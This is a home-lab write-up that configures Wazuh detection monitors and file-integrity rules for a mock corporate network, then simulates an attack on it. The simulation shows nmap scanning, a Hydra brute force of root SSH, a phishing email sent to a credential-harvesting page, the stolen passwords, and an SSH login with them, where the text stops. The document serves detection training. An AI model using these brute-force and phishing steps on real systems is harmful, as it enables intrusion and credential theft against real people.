Postfix (v6)	ALLOW	Anywhere (v6)

Windows Client

We'll be setting up WinRM (Windows Remote Management) on this machine.

```
PS C:\WINDOWS\system32> powershell -ep bypass
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Install the latest PowerShell for new features and improvements! https://aka.ms/PSWindows

PS C:\WINDOWS\system32> Enable-PSRemoting -force
WinRM has been updated to receive requests.
WinRM service type changed successfully.
WinRM service started.

WinRM has been updated for remote management.
WinRM firewall exception enabled.

PS C:\WINDOWS\system32> winrm quickconfig -transport:https
WinRM service is already running on this machine.
WSManFault
Message
ProviderFault
WSManFault
Message = Cannot create a WinRM listener on HTTPS because this machine does not have an appropriate certificate. To be used for SSL, a certificate must have a CN matching the hostname, be appropriate for Server Authentication, and not be expired, revoked, or self-signed.
Error number: -2144108267 0x80338115
Cannot create a WinRM listener on HTTPS because this machine does not have an appropriate certificate. To be used for SSL, a certificate must have a CN matching the hostname, be appropriate for Server Authentication, and not be expired, revoked, or self-signed.
PS C:\WINDOWS\system32> Set-Item wsman:\localhost\client\trustedhosts *
WinRM Security Configuration.
This command modifies the TrustedHosts list for the WinRM client. The computers in the TrustedHosts list might not be authenticated. The client might send credential information to these computers. Are you sure that you want to modify this list?
[Y] Yes [N] No [S] Suspend [?] Help (default is "Y"): y
PS C:\WINDOWS\system32> net localgroup "Remote Management Users" /add administrator
The command completed successfully.
PS C:\WINDOWS\system32> Restart-Service WinRM
```

Domain Controller

We're going to enable RDP on the Domain Controller.

System > Remote Desktop

 **Remote Desktop**
Connect to and use this PC from another device using the Remote Desktop app On 

 **PC name**
Use this name to connect to this PC from another device WIN-MJA66G1FIIV.corp.project-x-dc.com

 **Remote Desktop users**
Select who can remotely access this PC 


Then we'll be emulating a Sensitive File in our Domain Controller (These files are typically on production databases, but we'll be working on our DC for now).

Documents > ProductionFiles				
Name	Date modified	Type	Size	
 secrets.txt	4/4/2025 12:47 AM	Text Document	1 KB	

Detection Alerts

This part takes place in the Wazuh Sec Box machine. We'll be navigating to the "Alerting" tab in Wazuh.

Failed SSH Login Attempts



This one is designated for failed SSH login attempts.

A screenshot of the 'Create monitor' form in the Wazuh interface. The form is titled 'Monitor details' and includes sections for 'Monitor name' (3 Failed SSH Attempts), 'Monitor type' (Per query monitor, Per bucket monitor, Per cluster metrics monitor, Per document monitor, Composite monitor), 'Monitor defining method' (Visual editor, Extraction query editor, Anomaly detector), and 'Schedule' (Frequency).

Make sure that this monitor refers to all indexes and "@timestamp" as well.

Data source

Index

wazuh-alerts-4.x-*

You can use a * as a wildcard or date math index resolution in your index pattern

Time field

@timestamp

Choose the time field you want to use for your x-axis

Now for filters and triggers, we need to create filters that identifies the failed attempts of authentication as well as creating a trigger that takes action when there is more than 2 of that event:

The screenshot shows a configuration interface with two main sections. The top section, 'Data filter - optional', contains two active filters: 'decoder.name is sshd' and 'rule.groups contains authentication_failed'. Below these are links to '+ Add filter' and a note that up to 8 more filters can be added. The bottom section, 'Group by - optional', shows 'No group bys defined' and a link to '+ Add group by', with a note that up to 1 group by can be added. A link '> Preview query and performance' is at the bottom. The second section, 'Triggers (1)', shows a single trigger named '3 Failed SSH Attempts'. It has a 'Trigger name' field with the same text, a 'Severity level' dropdown set to '3 (Medium)', and a 'Trigger condition' dropdown set to 'IS ABOVE' with a value of '2'. A 'Remove trigger' button is in the top right of this section.

WinRM Logon

We'll create another new monitor. But this time, it will detect successful WinRM Logon.

The screenshot shows the 'Monitor details' section of a configuration interface. It has a 'Monitor name' label and a text input field containing 'WinRM Logon'.

We have some knowledge that WinRM uses Kerberos for authentication, so we'll be using this knowledge to specify our filters (login process name as Kerberos and event id for a success). And also create a trigger for that as well.

Query

The screenshot shows the 'Query' configuration interface. It has a 'Metrics - optional' section with a 'COUNT OF documents' metric and a link to '+ Add metric', with a note that up to 1 metric can be added. Below this is a 'Time range for the last' section with a value of '1' and a unit dropdown set to 'hour(s)'. The 'Data filter - optional' section contains two active filters: 'data.win.eventdata.logonProcessName is Kerberos' and 'data.win.system.eventID is 4824'. There are links to '+ Add filter' and a note that up to 8 more filters can be added. The 'Group by - optional' section shows 'No group bys defined' and a link to '+ Add group by', with a note that up to 1 group by can be added. A link '> Preview query and performance' is at the bottom.

Triggers (1)

The screenshot shows the 'Triggers (1)' configuration interface. It has a dropdown menu set to 'WinRM Logon'. Below this are three fields: 'Trigger name' with the value 'WinRM Logon', 'Severity level' with a dropdown set to '3 (Medium)', and 'Trigger condition' with a dropdown set to 'IS ABOVE' and a value of '1'.


FIM Integration (File Integrity Management)

We'll be setting up FIM in wazuh. Starting off by editing the agent config file of the Windows Group to match the following:

< agent.conf of Windows group

```
1 <agent_config>
2 <!-- Shared agent configuration here -->
3 <localfile>
4   <location>Security</location>
5   <log_format>eventchannel</log_format>
6 </localfile>
7 <localfile>
8   <location>Application</location>
9   <log_format>eventchannel</log_format>
10 </localfile>
11 <localfile>
12   <location>Microsoft-Windows-PowerShell\Operational</location>
13   <log_format>eventchannel</log_format>
14 </localfile>
15 <syscheck>
16   <directories check_all="yes" report_changes="yes" realtime="yes">C:\Users\Administrator\Documents\ProductionFiles</directories>
17   <frequency>60</frequency>
18 </syscheck>
19 </agent_config>
20
```

This configuration allows the agent to monitor “Security”, “Application”, and “Powershell Operational” logs. It also defines file integrity monitoring rules which will be monitoring “C:\Users\Administrator\Documents\ProductionFiles” for possible changes (This part usually takes place in a database. But since we decided to work on our DC, it'll be this file we made earlier). Now we check if this works by directly making changes to that file.



Now that we have our FIM done correctly, let's make an alert for that.

Note: the previous monitors were using default rules so we need to make one.

Rules

We'll be adding to the local rules of this sensor which allows the detection of a specific event.

As we can see that we've added a rule for "FIM" that check for modification of the secrets.txt file which is our Emulated Sensitive File.

< local_rules.xml

```
1 <!-- Local rules -->
2
3 <!-- Modify it at your will. -->
4 <!-- Copyright (C) 2015, Wazuh Inc. -->
5
6 <!-- Example -->
7 <group name="local,syslog,sshd,">
8
9   <!--
10   Dec 10 01:02:02 host sshd[1234]: Failed none for root from 1.1.1.1 port 1066 ssh2
11   -->
12   <rule id="100001" level="5">
13     <if_sid>5716</if_sid>
14     <srcip>1.1.1.1</srcip>
15     <description>sshd: authentication failed from IP 1.1.1.1.</description>
16     <group>authentication_failed,pci_dss_10.2.4,pci_dss_10.2.5,</group>
17   </rule>
18 </group>
19
20 <group name="syscheck">
21   <rule id="100002" level="10">
22     <field name="file">secrets.txt</field>
23     <match>modified</match>
24     <description>File integrity monitoring alert - access to sensitive.txt file detected</description>
25   </rule>
26 </group>
```

Monitor

After writing the rule, let's create a monitor for it. For the sake of simplicity, I'll be naming it "File Accessed".

Monitor details

Monitor name

File Accessed

Triggers (1)

File Accessed

Trigger name

File Accessed

Severity level

2 (High)

Trigger condition

IS ABOVE

1

Data source

Index

wazuh-alerts-4.x-*

You can use a * as a wildcard or date math index resolution in your index pattern

Time field

@timestamp

Choose the time field you want to use for your x-axis

Query

Metrics - optional

COUNT OF documents

+ Add metric

You can add up to 1 metric.

Time range for the last

1

hour(s)


Data filter - optional

full_log contains secrets.txt x syscheck.event is modified x

This monitor checks for modifications in the secrets.txt file

Cyber Attack Simulation

Since my host doesn't have a lot of resources to run all the machines we've created so far, I'll be starting with the following machines:



Reconnaissance

At first, we'll be using nmap to scan our network and look for devices and open ports in the current network.

```
(attacker@attacker)-[~]  
$ nmap -p1-1000 -sV -Pn 10.0.0.0/24
```

After some time, it completed scanning and showed the following hosts.

```
Nmap scan report for 10.0.0.1  
Host is up (0.00026s latency).  
Not shown: 999 closed tcp ports (reset)  
PORT      STATE SERVICE      VERSION  
53/tcp    open  tcpwrapped  
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)
```

```
Nmap scan report for 10.0.0.2  
Host is up (0.00099s latency).  
Not shown: 996 filtered tcp ports (no-response)  
PORT      STATE SERVICE      VERSION  
135/tcp   open  msrpc        Microsoft Windows RPC  
445/tcp   open  microsoft-ds?  
902/tcp   open  ssl/vmware-auth VMware Authentication Daemon 1.10 (Uses VNC, SOAP)  
912/tcp   open  vmware-auth  VMware Authentication Daemon 1.0 (Uses VNC, SOAP)  
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)  
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

```
Nmap scan report for 10.0.0.5
Host is up (0.00098s latency).
Not shown: 991 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
53/tcp    open  domain       Simple DNS Plus
88/tcp    open  kerberos-sec Microsoft Windows Kerberos (server time: 2025-04-04 13:52:18Z)
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
389/tcp   open  ldap
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
MAC Address: 08:00:27:F2:DA:2C (Oracle VirtualBox virtual NIC)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

```
Nmap scan report for 10.0.0.8
Host is up (0.00095s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 8.9p1 Ubuntu 3ubuntu0.11 (Ubuntu Linux; protocol 2.0)
25/tcp    open  smtp         Postfix smtpd
MAC Address: 08:00:27:AF:C2:AC (Oracle VirtualBox virtual NIC)
Service Info: Host: smtp.corp.project-x-dc.com; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

```
Nmap scan report for 10.0.0.10
Host is up (0.00078s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
443/tcp    open  ssl/https
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port443-TCP:V=7.94SVN%T=SSL%I=7%D=4/4%Time=67EFE41A%P=x86_64-pc-linux-g
SF:nu%r(GetRequest,157,"HTTP/1.1\x20302\x20Found\r\nlocation:\x20/app/log
SF:in?\r\nosd-name:\x20sec-box\r\nx-frame-options:\x20sameorigin\r\ncache
SF:-control:\x20private,\x20no-cache,\x20no-store,\x20must-revalidate\r\ns
SF:et-cookie:\x20security_authentication=;\x20Max-Age=0;\x20Expires=Thu,\x
SF:2001\x20Jan\x201970\x2000:00:00\x20GMT;\x20Secure;\x20HttpOnly;\x20Path
SF:=/\r\ncontent-length:\x200\r\nDate:\x20Fri,\x2004\x20Apr\x202025\x2013:
SF:52:27\x20GMT\r\nConnection:\x20close\r\n\r\n)%r(HTTPOptions,13E,"HTTP/
SF:1.1\x20404\x20Not\x20Found\r\nosd-name:\x20sec-box\r\nx-frame-options:
SF:\x20sameorigin\r\ncontent-type:\x20application/json;\x20charset=utf-8\r
SF:\ncache-control:\x20private,\x20no-cache,\x20no-store,\x20must-revalida
SF:te\r\ncontent-length:\x2060\r\nDate:\x20Fri,\x2004\x20Apr\x202025\x2013
SF::52:27\x20GMT\r\nConnection:\x20close\r\n\r\n{"statusCode":404,"erro
SF:r\":"Not\x20Found","\message\":"Not\x20Found\}")%r(FourOhFourReques
SF:t,1C4,"HTTP/1.1\x20401\x20Unauthorized\r\nosd-name:\x20sec-box\r\nx-fr
SF:ame-options:\x20sameorigin\r\ncontent-type:\x20application/json;\x20cha
SF:rset=utf-8\r\ncache-control:\x20private,\x20no-cache,\x20no-store,\x20m
SF:ust-revalidate\r\nset-cookie:\x20security_authentication=;\x20Max-Age=0
SF:;\x20Expires=Thu,\x2001\x20Jan\x201970\x2000:00:00\x20GMT;\x20Secure;\x
SF:20HttpOnly;\x20Path=/\r\ncontent-length:\x2077\r\nDate:\x20Fri,\x2004\x
SF:20Apr\x202025\x2013:52:27\x20GMT\r\nConnection:\x20close\r\n\r\n{"stat
SF:usCode":401,"error\":"Unauthorized","\message\":"Authentication\x2
SF:0required\}")%r(RTSPRequest,13E,"HTTP/1.1\x20404\x20Not\x20Found\r\nno
SF:sd-name:\x20sec-box\r\nx-frame-options:\x20sameorigin\r\ncontent-type:\
SF:x20application/json;\x20charset=utf-8\r\ncache-control:\x20private,\x20
SF:no-cache,\x20no-store,\x20must-revalidate\r\ncontent-length:\x2060\r\nD
SF:ate:\x20Fri,\x2004\x20Apr\x202025\x2013:52:32\x20GMT\r\nConnection:\x20
SF:close\r\n\r\n{"statusCode":404,"error\":"Not\x20Found","\message\
SF::\":"Not\x20Found\}")%r(X11Probe,1C,"HTTP/1.1\x20400\x20Bad\x20Request\
SF:r\n\r\n)%r(LANDesk-RC,1C,"HTTP/1.1\x20400\x20Bad\x20Request\r\n\r\n");
MAC Address: 08:00:27:4B:E1:53 (Oracle VirtualBox virtual NIC)
```

We can see that there are 4 running hosts which correspond to our machines.

We can see that host with IP address of 10.0.0.8 has ssh port open, so let's try and brute force the login process using "Hydra". We'll be using rockyou.txt wordlist for this step.

```
(attacker@attacker)-[~]
$ hydra -l root -P ~/Desktop/rockyou.txt ssh://10.0.0.8
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-04-04 10:21:04
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[STATUS] 158.00 tries/min, 158 tries in 00:01h, 14344243 to do in 1513:07h, 14 active
[22][ssh] host: 10.0.0.8 login: root password: november
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 2 final worker threads did not complete until end.
[ERROR] 2 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-04-04 10:22:19
```

Now that we have our password, let's connect to this host by ssh.

```
(attacker@attacker)-[~]
$ ssh root@10.0.0.8
The authenticity of host '10.0.0.8 (10.0.0.8)' can't be established.
ED25519 key fingerprint is SHA256:6PZQAq6NA0nFncbTY6+skCHKjGbja5TUjtvWdf9bWGg.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.0.0.8' (ED25519) to the list of known hosts.
root@10.0.0.8's password:
Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 5.15.0-136-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:   https://landscape.canonical.com
 * Support:      https://ubuntu.com/pro

System information as of Fri Apr  4 02:23:23 PM UTC 2025

System load:  0.03               Processes:    124
Usage of /:   44.6% of 13.67GB   Users logged in: 1
Memory usage: 7%                IPv4 address for enp0s3: 10.0.0.8
Swap usage:  0%

 * Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s
just raised the bar for easy, resilient and secure K8s cluster deployment.

https://ubuntu.com/engage/secure-kubernetes-at-the-edge

Expanded Security Maintenance for Applications is not enabled.

8 updates can be applied immediately.
To see these additional updates run: apt list --upgradable

2 additional security updates can be applied with ESM Apps.
Learn more about enabling ESM Apps service at https://ubuntu.com/esm

New release '24.04.2 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

root@smtp:~#
```

And we are now inside of that machine, let's get more information about it.

```
root@smtp:~# cat /etc/os-release
PRETTY_NAME="Ubuntu 22.04.5 LTS"
NAME="Ubuntu"
VERSION_ID="22.04"
VERSION="22.04.5 LTS (Jammy Jellyfish)"
VERSION_CODENAME=jammy
ID=ubuntu
ID_LIKE=debian
HOME_URL="https://www.ubuntu.com/"
SUPPORT_URL="https://help.ubuntu.com/"
BUG_REPORT_URL="https://bugs.launchpad.net/ubuntu/"
PRIVACY_POLICY_URL="https://www.ubuntu.com/legal/terms-and-policies/privacy-policy"
UBUNTU_CODENAME=jammy
```

By looking into the /etc/passwd file we can see the following:

```
root@smtp:~# cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-network:x:101:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:102:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:104::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:104:105:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
pollinate:x:105:1::/var/cache/pollinate:/bin/false
syslog:x:106:113::/home/syslog:/usr/sbin/nologin
uidd:x:107:114::/run/uidd:/usr/sbin/nologin
tcpdump:x:108:115::/nonexistent:/usr/sbin/nologin
tss:x:109:116:TPM software stack,,,:/var/lib/tpm:/bin/false
landscape:x:110:117::/var/lib/landscape:/usr/sbin/nologin
fwupd-refresh:x:111:118:fwupd-refresh user,,,:/run/systemd:/usr/sbin/nologin
usbmux:x:112:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
sshd:x:113:65534::/run/sshd:/usr/sbin/nologin
email-svr:x:1000:1000:email-svr:/home/email-svr:/bin/bash
lxd:x:999:100::/var/snap/lxd/common/lxd:/bin/false
postfix:x:114:122::/var/spool/postfix:/usr/sbin/nologin
```

There are a bunch of default users and there is a “email-svr” user, if we try moving to that user as follows:

```
root@smtp:~# su email-svr
email-svr@smtp:/root$ cd ~
email-svr@smtp:~$ ls
Maildir  test_message
```

We can see a directory and a test-message file which raise suspicions. Let’s go for the “Maildir” directory. And here we can see that there is some type of mail service running on this machine.

```
email-svr@smtp:~$ cd Maildir/
email-svr@smtp:~/Maildir$ ls
cur  new  sent  tmp
```

We can use the “mail” command to look for mails. And we’ll eventually see there is an undelivered mail.

```
email-svr@smtp:~/Maildir$ mail
"/home/email-svr/Maildir": 1 message 1 new
>N 1 Mail Delivery Syst Fri Apr 4 07:27 74/2700 Undelivered Mail Returned to Sender
```


Now let's install nmap to do more scanning on this machine's network. At first, let's return to the root user and install nmap from there.

```
email-svr@smtp:~/Maildir$ su root
Password:
root@smtp:/home/email-svr/Maildir# apt install nmap
```

Now let's use nmap to scan the entire network (**Note:** this step should take place while all machines are running to get all details that can be extracted about this network).

If we run the nmap command again with all machines running it will show all IP addresses of the machines we've created and the services and ports that are open. Our main interest here is Jane Doe's "linux-client" since it has smtp and ssh open.

For now, we'll be using a phishing technique to lure Jane Doe into doing what we want. I'll be using the project's file from their [github repository](#).

```
(attacker@attacker)-[~] $ sudo
$ cd /var/www/html

(attacker@attacker)-[/var/www/html]
$ sudo nano index.html
[sudo] password for attacker:

(attacker@attacker)-[/var/www/html]
$ sudo mv index.html index1.html


(attacker@attacker)-[/var/www/html]
$ sudo nano index.html

(attacker@attacker)-[/var/www/html]
$ sudo nano process.php

(attacker@attacker)-[/var/www/html]
$ sudo service apache2 start
```

Here I've renamed the default file located in my attacker machine and created a file for the phishing web page. I've also started the web service "apache".

Let's verify that it's up and running by searching "localhost" on our web browser.



Now that it's all on clear sight, let's send a phishing email with that website to hunt credentials. We proceed by creating the email that will be sent to Jane Doe's email address (We'll be pretending that we've found her email address in the mails that have been sent).

```
root@smtp: /home/email-svr/Maildir
File Actions Edit View Help
GNU nano 6.2 email.txt *
echo "<html><body><p>Dear [Recipient's First Name],
We noticed an unusual login attempt on your account, and for your security, we have temporarily
locked access. To restore access, please verify your account credentials within the next 24 hours.
Failure to do so may result in permanent restrictions on your account.
To verify your credentials, please click the link below:</p>
<a href='http://10.0.0.50'>Verify My Account</a>
<p>For assistance, please contact our support team at support@company.com.
Thank you for your prompt attention to this matter.
Best regards,
ProjectX Security Team</p>"
```

Then we'll be sending this mail to Jane Doe as follows:

```
root@smtp:/home/email-svr/Maildir# cat email.txt | mail -s "Important, Verify Password" janed@linux-client
```

Now we can go to Jane Doe's "linux-client" and look for currently sent mails.


```
janed@linux-client:~/Desktop$ mail
"/home/janed/Maildir": 5 messages 1 new 4 unread
U 1 email-svr Fri Apr 4 07:25 16/703 hello!
U 2 email-svr Fri Apr 4 07:25 16/701 hello!
U 3 email-svr Fri Apr 4 15:37 15/681 testing
U 4 email-svr Fri Apr 4 15:38 16/685 testing
>N 5 root Fri Apr 4 15:39 25/1278 Important, Verify Passwor
```

We can see that Jane Doe has received an email with “Important, Verify Password” which seems suspicious. Now Jane Doe will look at this mail.

```
? 5
Return-Path: <root@smtp.corp.project-x-dc.com>
X-Original-To: janed@linux-client
Delivered-To: janed@linux-client
Received: from smtp.corp.project-x-dc.com (smtp.corp.project-x-dc.com [10.0.0.8])
    by linux-client (Postfix) with ESMTPS id CA4BD4410E7
    for <janed@linux-client>; Fri,  4 Apr 2025 17:41:22 +0200 (EET)
Received: by smtp.corp.project-x-dc.com (Postfix, from userid 0)
    id 6B337538E; Fri,  4 Apr 2025 15:41:21 +0000 (UTC)
Subject: Important, Verify Password
To: <janed@linux-client>
User-Agent: mail (GNU Mailutils 3.14)
Date: Fri,  4 Apr 2025 15:41:21 +0000
Message-Id: <20250404154121.6B337538E@smtp.corp.project-x-dc.com>
From: root <root@smtp.corp.project-x-dc.com>

echo "<html><body><p>Dear [Recipient's First Name],
We noticed an unusual login attempt on your account, and for your security, we have temporarily
locked access. To restore access, please verify your account credentials within the next 24 hours.
Failure to do so may result in permanent restrictions on your account.
To verify your credentials, please click the link below:</p>
<a href='http://10.0.0.50'>Verify My Account</a>
<p>For assistance, please contact our support team at support@company.com.
Thank you for your prompt attention to this matter.
Best regards,
ProjectX Security Team</p>
```

We’ll see that this mail is an absolute phishing email, also if we were using outlook, it would have rendered in html. In a real attack there won’t be such a poor phishing email like that one, but we will pretend that Jane did fall in the trap and thought that this is a legitimate mail.



Thank you! Your information has been verified.

Now let's get back to the attacker machine and see if the credentials were stolen or not.

```
(attacker@attacker)-[/var/www/html]
$ cat creds.log
2025-04-04 16:10:00 - Username: test, Password: test
2025-04-04 16:10:21 - Username: janed, Password: @password123!
```

We now have Jane Doe's username and password, let's try logging into her computer using ssh.

```
(attacker@attacker)-[/var/www/html]
$ ssh janed@10.0.0.101
The authenticity of host '10.0.0.101 (10.0.0.101)' can't be established.
